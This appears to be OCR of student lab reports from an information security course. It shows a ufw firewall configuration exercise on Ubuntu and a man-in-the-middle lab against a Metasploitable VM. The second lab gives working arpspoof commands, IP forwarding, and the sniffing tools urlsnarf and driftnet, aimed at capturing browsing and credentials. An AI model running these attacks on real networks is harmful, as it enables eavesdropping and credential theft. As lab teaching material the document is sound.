
To create an uncomplicated firewall in ubuntu machine and modify the ruleset.

SOFTWARE REQUIRED:

VM VirtualBox, Kali Linux


PROCEDURE:

1. Sudo apt-get install ufw
   Installs firewall



2. man ufw

Opens the manual of the firewall package



3. sudo ufw status

Displays the status of the firewall

```
student@ubuntu:~$ sudo ufw status
Status: inactive
```

4. sudo ufw enable

Enables the firewall

```
student@ubuntu:~$ sudo ufw enable
Firewall is active and enabled on system startup
```

5. sudo ufw status verbose

   Shows information about the default connections

```
student@ubuntu:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing)
New profiles: skip

To                         Action      From
--                         ------      ----
21/tcp                     ALLOW IN    Anywhere
22                         ALLOW IN    Anywhere
21/tcp                     ALLOW IN    Anywhere (v6)
22                         ALLOW IN    Anywhere (v6)
```

6. sudo ufw status numbered

   Shows the information about the default connections but numbered

```
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 21/tcp                     ALLOW IN    Anywhere
[ 2] 22                         ALLOW IN    Anywhere
[ 3] 21/tcp                     ALLOW IN    Anywhere (v6)
[ 4] 22                         ALLOW IN    Anywhere (v6)
```

7. sudo ufw disable

   Disables the firewall

```
student@ubuntu:~$ sudo ufw disable
Firewall stopped and disabled on system startup
```

8. sudo ufw reset

   Resets the firewall settings

```
student@ubuntu:~$ sudo ufw reset
Resetting all rules to installed defaults. Proceed with operation (y|n)? y
Backing up 'user.rules' to '/lib/ufw/user.rules.20220201_025307'
Backing up 'after6.rules' to '/etc/ufw/after6.rules.20220201_025307'
Backing up 'user6.rules' to '/lib/ufw/user6.rules.20220201_025307'
Backing up 'before6.rules' to '/etc/ufw/before6.rules.20220201_025307'
Backing up 'after.rules' to '/etc/ufw/after.rules.20220201_025307'
Backing up 'before.rules' to '/etc/ufw/before.rules.20220201_025307'
```

9. Change the default settings

   sudo ufw default deny incoming

   sudo ufw default allow outgoing

```
student@ubuntu:~$ sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
student@ubuntu:~$ sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
student@ubuntu:~$
```

10. Sudo gedit /etc/default/ufw

The changes can be viewed in the configuration file

```
student@ubuntu:~$ sudo gedit /etc/default/ufw
```

ufw

```
# /etc/default/ufw
#

# Set to yes to apply rules to support IPv6 (no means only IPv6 on loopback
# accepted). You will need to 'disable' and then 'enable' the firewall for
# the changes to take affect.
IPV6=yes

# Set the default input policy to ACCEPT, ACCEPT_NO_TRACK, DROP, or REJECT.
# ACCEPT enables connection tracking for NEW inbound packets on the INPUT
# chain, whereas ACCEPT_NO_TRACK does not use connection tracking. Please note
# that if you change this you will most likely want to adjust your rules.
DEFAULT_INPUT_POLICY="DROP"

# Set the default output policy to ACCEPT, ACCEPT_NO_TRACK, DROP, or REJECT.
# ACCEPT enables connection tracking for NEW outbound packets on the OUTPUT
# chain, whereas ACCEPT_NO_TRACK does not use connection tracking. Please note
# that if you change this you will most likely want to adjust your rules.
DEFAULT_OUTPUT_POLICY="ACCEPT"

# Set the default forward policy to ACCEPT, DROP or REJECT.  Please note that
# if you change this you will most likely want to adjust your rules
DEFAULT_FORWARD_POLICY="DROP"

# Set the default application policy to ACCEPT, DROP, REJECT or SKIP. Please
# note that setting this to ACCEPT may be a security risk. See 'man ufw' for
```

11. sudo ufw allow ssh

Allows ssh

```
student@ubuntu:~$ sudo ufw allow ssh
Rules updated
Rules updated (v6)
```

12. sudo ufw allow 22

Allows the port number 22(ssh)

```
student@ubuntu:~$ sudo ufw allow 22
[sudo] password for student:
Skipping adding existing rule
Skipping adding existing rule (v6)
```

13. sudo ufw deny 22

Deny packets from port 22

```
student@ubuntu:~$ sudo ufw deny 22
Rules updated
Rules updated (v6)
```

14. sudo ufw allow http
15. sudo ufw allow 80

```
student@ubuntu:~$ sudo ufw allow http
Rules updated
Rules updated (v6)
student@ubuntu:~$ sudo ufw allow 80
Skipping adding existing rule
Skipping adding existing rule (v6)
```

16. sudo ufw deny https
17. sudo ufw deny 443

```
student@ubuntu:~$ sudo ufw deny https
Rules updated
Rules updated (v6)
student@ubuntu:~$ sudo ufw deny 443
Skipping adding existing rule
Skipping adding existing rule (v6)
```

18. sudo ufw status numbered

```
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] 22                         DENY IN     Anywhere (v6)
[ 5] 80                         ALLOW IN    Anywhere (v6)
[ 6] 443                        DENY IN     Anywhere (v6)
```

19. sudo ufw allow proto tcp from any port 80,443

This is used to allow or deny packets from multiple ports at the same time

```
student@ubuntu:~$ sudo ufw allow proto tcp from any port 80,443
Rule added
Rule added (v6)
```

20. sudo ufw allow ftp
    sudo ufw allow 21/tcp
    Allows ftp protocol

```
student@ubuntu:~$ sudo ufw allow ftp
[sudo] password for student:
Rule added
Rule added (v6)
student@ubuntu:~$ sudo ufw allow 21/tcp
Skipping adding existing rule
Skipping adding existing rule (v6)
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] Anywhere                   ALLOW IN    80,443/tcp
[ 5] 21/tcp                     ALLOW IN    Anywhere
[ 6] 22                         DENY IN     Anywhere (v6)
[ 7] 80                         ALLOW IN    Anywhere (v6)
[ 8] 443                        DENY IN     Anywhere (v6)
[ 9] Anywhere (v6)              ALLOW IN    80,443/tcp
[10] 21/tcp                     ALLOW IN    Anywhere (v6)
```

21. sudo ufw allow 21:100/tcp
    Allows all port numbers from 21 to 100 with tcp protocol

```
student@ubuntu:~$ sudo ufw allow 21:100/tcp
Rule added
Rule added (v6)
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] Anywhere                   ALLOW IN    80,443/tcp
[ 5] 21/tcp                     ALLOW IN    Anywhere
[ 6] 21:100/tcp                 ALLOW IN    Anywhere
[ 7] 22                         DENY IN     Anywhere (v6)
[ 8] 80                         ALLOW IN    Anywhere (v6)
[ 9] 443                        DENY IN     Anywhere (v6)
[10] Anywhere (v6)              ALLOW IN    80,443/tcp
[11] 21/tcp                     ALLOW IN    Anywhere (v6)
[12] 21:100/tcp                 ALLOW IN    Anywhere (v6)
```

22. sudo ufw deny 500:600/tcp

```
student@ubuntu:~$ sudo ufw deny 500:600/tcp
Rule added
Rule added (v6)
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] Anywhere                   ALLOW IN    80,443/tcp
[ 5] 21/tcp                     ALLOW IN    Anywhere
[ 6] 21:100/tcp                 ALLOW IN    Anywhere
[ 7] 500:600/tcp                DENY IN     Anywhere
[ 8] 22                         DENY IN     Anywhere (v6)
[ 9] 80                         ALLOW IN    Anywhere (v6)
[10] 443                        DENY IN     Anywhere (v6)
[11] Anywhere (v6)              ALLOW IN    80,443/tcp
[12] 21/tcp                     ALLOW IN    Anywhere (v6)
[13] 21:100/tcp                 ALLOW IN    Anywhere (v6)
[14] 500:600/tcp                DENY IN     Anywhere (v6)
```

23. sudo ufw allow from 192.169.29.69
    Allows from certain IP Address

```
student@ubuntu:~$ sudo ufw allow from 192.168.29.69
Rule added
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] Anywhere                   ALLOW IN    80,443/tcp
[ 5] 21/tcp                     ALLOW IN    Anywhere
[ 6] 21:100/tcp                 ALLOW IN    Anywhere
[ 7] 500:600/tcp                DENY IN     Anywhere
[ 8] Anywhere                   ALLOW IN    192.168.29.69
[ 9] 22                         DENY IN     Anywhere (v6)
[10] 80                         ALLOW IN    Anywhere (v6)
[11] 443                        DENY IN     Anywhere (v6)
[12] Anywhere (v6)              ALLOW IN    80,443/tcp
[13] 21/tcp                     ALLOW IN    Anywhere (v6)
[14] 21:100/tcp                 ALLOW IN    Anywhere (v6)
[15] 500:600/tcp                DENY IN     Anywhere (v6)
```

24. sudo ufw allow from 192.168.0.105 to any port 22

```
student@ubuntu:~$ sudo ufw allow from 192.168.29.69 to any port 22
Rule added
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] Anywhere                   ALLOW IN    80,443/tcp
[ 5] 21/tcp                     ALLOW IN    Anywhere
[ 6] 21:100/tcp                 ALLOW IN    Anywhere
[ 7] 500:600/tcp                DENY IN     Anywhere
[ 8] Anywhere                   ALLOW IN    192.168.29.69
[ 9] 22                         ALLOW IN    192.168.29.69
[10] 22                         DENY IN     Anywhere (v6)
[11] 80                         ALLOW IN    Anywhere (v6)
[12] 443                        DENY IN     Anywhere (v6)
[13] Anywhere (v6)              ALLOW IN    80,443/tcp
[14] 21/tcp                     ALLOW IN    Anywhere (v6)
[15] 21:100/tcp                 ALLOW IN    Anywhere (v6)
[16] 500:600/tcp                DENY IN     Anywhere (v6)
```

25. sudo ufw allow from 192.168.1.0/24

```
student@ubuntu:~$ sudo ufw allow from 192.168.29.69/24
WARN: Rule changed after normalization
Rule added
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] Anywhere                   ALLOW IN    80,443/tcp
[ 5] 21/tcp                     ALLOW IN    Anywhere
[ 6] 21:100/tcp                 ALLOW IN    Anywhere
[ 7] 500:600/tcp                DENY IN     Anywhere
[ 8] Anywhere                   ALLOW IN    192.168.29.69
[ 9] 22                         ALLOW IN    192.168.29.69
[10] Anywhere                   ALLOW IN    192.168.29.0/24
[11] 22                         DENY IN     Anywhere (v6)
[12] 80                         ALLOW IN    Anywhere (v6)
[13] 443                        DENY IN     Anywhere (v6)
[14] Anywhere (v6)              ALLOW IN    80,443/tcp
[15] 21/tcp                     ALLOW IN    Anywhere (v6)
[16] 21:100/tcp                 ALLOW IN    Anywhere (v6)
[17] 500:600/tcp                DENY IN     Anywhere (v6)
```

26. sudo ufw allow from 192.168.1.0/24 to any port 80

```
student@ubuntu:~$ sudo ufw allow from 192.168.29.69/24 to any port 80
WARN: Rule changed after normalization
Rule added
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] Anywhere                   ALLOW IN    80,443/tcp
[ 5] 21/tcp                     ALLOW IN    Anywhere
[ 6] 21:100/tcp                 ALLOW IN    Anywhere
[ 7] 500:600/tcp                DENY IN     Anywhere
[ 8] Anywhere                   ALLOW IN    192.168.29.69
[ 9] 22                         ALLOW IN    192.168.29.69
[10] Anywhere                   ALLOW IN    192.168.29.0/24
[11] 80                         ALLOW IN    192.168.29.0/24
[12] 22                         DENY IN     Anywhere (v6)
[13] 80                         ALLOW IN    Anywhere (v6)
[14] 443                        DENY IN     Anywhere (v6)
[15] Anywhere (v6)              ALLOW IN    80,443/tcp
[16] 21/tcp                     ALLOW IN    Anywhere (v6)
[17] 21:100/tcp                 ALLOW IN    Anywhere (v6)
[18] 500:600/tcp                DENY IN     Anywhere (v6)
```

27. sudo ufw delete 9
    Deletes the particular rule

```
student@ubuntu:~$ sudo ufw delete 9
Deleting:
 allow from 192.168.29.69 to any port 22
Proceed with operation (y|n)? y
Rule deleted
student@ubuntu:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         DENY IN     Anywhere
[ 2] 80                         ALLOW IN    Anywhere
[ 3] 443                        DENY IN     Anywhere
[ 4] Anywhere                   ALLOW IN    80,443/tcp
[ 5] 21/tcp                     ALLOW IN    Anywhere
[ 6] 21:100/tcp                 ALLOW IN    Anywhere
[ 7] 500:600/tcp                DENY IN     Anywhere
[ 8] Anywhere                   ALLOW IN    192.168.29.69
[ 9] Anywhere                   ALLOW IN    192.168.29.0/24
[10] 80                         ALLOW IN    192.168.29.0/24
[11] 22                         DENY IN     Anywhere (v6)
[12] 80                         ALLOW IN    Anywhere (v6)
[13] 443                        DENY IN     Anywhere (v6)
[14] Anywhere (v6)              ALLOW IN    80,443/tcp
[15] 21/tcp                     ALLOW IN    Anywhere (v6)
[16] 21:100/tcp                 ALLOW IN    Anywhere (v6)
[17] 500:600/tcp                DENY IN     Anywhere (v6)
```

To enable ftp protocols from kali machine to ubuntu machine:

28. sudo ufw allow ftp
    Allows the ftp

```
student@ubuntu:~$ sudo ufw allow ftp
Skipping adding existing rule
Skipping adding existing rule (v6)
```

Find the IP Address of Ubuntu using ifconfig and connect ftp through kali.
ftp 192.169.29.77
Enter the username and password to login

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.29.77
Connected to 192.168.29.77.
220 (vsFTPd 2.3.5)
Name (192.168.29.77:kali): student
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

29. sudo ufw deny ftp

    It denies the ftp connection

```
student@ubuntu:~$ sudo ufw deny ftp
Rule updated
Rule updated (v6)
student@ubuntu:~$
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.29.77
ftp: connect: Connection timed out
ftp> ls
Not connected.
ftp>
```

To allow ssh protocols,

Enable the ssh server in ubuntu machine and connect through kali Linux.

30. sudo ufw allow ssh

```
student@ubuntu:~$ sudo ufw allow ssh
Rule updated
Rule updated (v6)
```

```
┌──(kali㉿kali)-[~]
└─$ ssh student@192.168.29.77
student@192.168.29.77's password:
Welcome to Ubuntu 12.04.3 LTS (GNU/Linux 3.8.0-29-generic i686)

 * Documentation:  https://help.ubuntu.com/

181 packages can be updated.
72 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Result:

Hence, an uncomplicated firewall is created and basic rulesets and commands have been executed

Course: Information Security Management **Date: 24-02-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 6

Implementing Man in the Middle Attack

Objective:

- To spy on the websites which are being accessed.
- To spy on the images which are being accessed
- To find out the login credentials of webpages

Software Used: Kali Linux , Metasploitable 2

Procedure:

Meta2 IP address using the command ifconfig

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0b:6b:fe
          inet addr:192.168.0.140  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: 2001:8f8:1869:e5fd:a00:27ff:fe0b:6bfe/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe0b:6bfe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3706 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:495352 (483.7 KB)  TX bytes:91415 (89.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:151 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:48285 (47.1 KB)  TX bytes:48285 (47.1 KB)

msfadmin@metasploitable:~$
```

Find the IP address of the router using the command ip route show

```
┌──(zenith㉿kali)-[~]
└─$ ip route show
default via 192.168.0.1 dev eth0 proto dhcp metric 100
192.168.0.0/24 dev eth0 proto kernel scope link src 192.168.0.111 metric 100
```

Turning on packet forwarding in Kali linux in root terminal

```
┌──(root💀kali)-[~]
└─# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

┌──(root💀kali)-[~]
└─# 
```


Spoofing using arpspoof

```
┌──(root💀kali)-[~]
└─# arpspoof -i eth0 -t 192.168.0.140 192.168.0.1
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 8:0:27:b:6b:fe 0806 42: arp reply 192.168.0.1 is-at 8:0:27:24:a0:35
```


In another root terminal make the sender as meta2 and receiver as kali

```
┌──(root💀kali)-[~]
└─# arpspoof -i eth0 -t 192.168.0.1 192.168.0.140
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
8:0:27:24:a0:35 bc:f:9a:5a:10:4a 0806 42: arp reply 192.168.0.140 is-at 8:0:27:24:a0:35
```

Make the attacker in listening mode and check the websites using the command urlsnarf




To see the images use the command driftnet



